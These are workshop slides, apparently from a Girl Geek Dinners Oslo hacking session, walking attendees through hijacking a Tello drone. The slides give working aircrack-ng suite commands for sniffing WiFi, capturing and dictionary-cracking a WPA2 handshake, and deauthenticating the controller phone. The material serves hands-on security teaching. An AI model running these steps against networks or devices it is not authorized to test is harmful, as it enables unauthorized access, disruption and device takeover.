


# Girl Geek Dinners Oslo

4. Februar

Noroff


# Four megatrends powered by each other




BLEEP. BLOP. \*

\*) Robots



A bedroom with a white tufted bed and a white duvet. A speech bubble is overlaid on the right side of the bed.

HUMAN, I WILL  
TOTALLY NOT  
TERMINATE YOU





# You will hack a robotic drone



<https://www.ryzerobotics.com/tello>

# So how do you hack robots and IoT devices?

- Well, the same way you hack networks, cell phones, laptops and servers
- It's just computers





So let's hack!





# You need

- A laptop with Kali Linux
- A network adapter that supports packet injection
- A mobile phone with the Tello app
- Clone the github repo:  
`git clone https://github.com/transcendent-group/ggd.git`
- Alternatively, download from here:  
<https://github.com/transcendent-group/ggd>

# Step 1: Sniff and find the drone's WiFi network

1. Connect the WiFi adapter
2. Open a terminal
3. Run the commands to the right, which will:
  - a) Kill any processes that may interfere
  - b) List out available wireless interfaces
  - c) Set the interface we'll use to monitor mode
  - d) Start sniffing on all WiFi channels

```
airmon-ng check kill
```

```
iwconfig
```

```
airmon-ng start wlan0
```

```
airodump-ng wlan0
```

# Step 2: Capture a handshake

Info from earlier steps:

- WiFi channel: 3
- Tello drone MAC address:  
60:60:1F:D4:21:28

1. In the terminal, issue the commands to the right. The commands:
  - a) Tells the wireless interface to listen only on the channel the drone communicates on
  - b) Captures eventual WPA2 handshakes between the drone and the controller (my iPhone)
  - c) Writes the captured packets to disk in a file starting with the prefix «ggd»

```
airmon-ng start wlan0 3
```

```
airodump-ng --channel 3  
--bssid 60:60:1F:D4:21:28  
--write ggd wlan0
```

# Step 3: Crack the handshake and obtain WiFi password

Info from earlier steps:

- Packet capture: In github repo ([ggd-01.cap](#))
- Wordlist: In github repo ([passwords.txt](#))

1. Issue the command to the right and follow the prompts.  
The command:
  - a) Parses the packet capture and locates WPA2 handshake
  - b) Attempts to crack the handshake using the words in the wordlist as WiFi passwords

```
aircrack-ng ggd-01.cap -w  
passwords.txt
```

# Step 4: Deauthenticate me

Info from earlier steps:

- Tello drone MAC address:  
`60:60:1F:D4:21:28`
- Controller (iPhone) MAC  
address: `D4:61:9D:EE:49:2F`

1. Issue the command to the right. The command:
  - a) Sends repeated deauthentication packets to my iPhone, forcing it to disconnect from the drone

```
aireplay-ng --deauth 0 -a  
60:60:1F:D4:21:28 -c  
D4:61:9D:EE:49:2F wlan0
```

# Step 5: Hijack the drone!



Info from earlier steps:

- WiFi name: TELLO-D42128
- WiFi password: You've got this, right?

1. On your phone: Connect to the WiFi
2. Open the Tello app
3. ?????
4. PROFIT!!!

# Step 6: Automation





# We want you!



- We are in dire need of hackers
- Women are 50 % of the population
- You do the math



[transcendentgroup.com](http://transcendentgroup.com)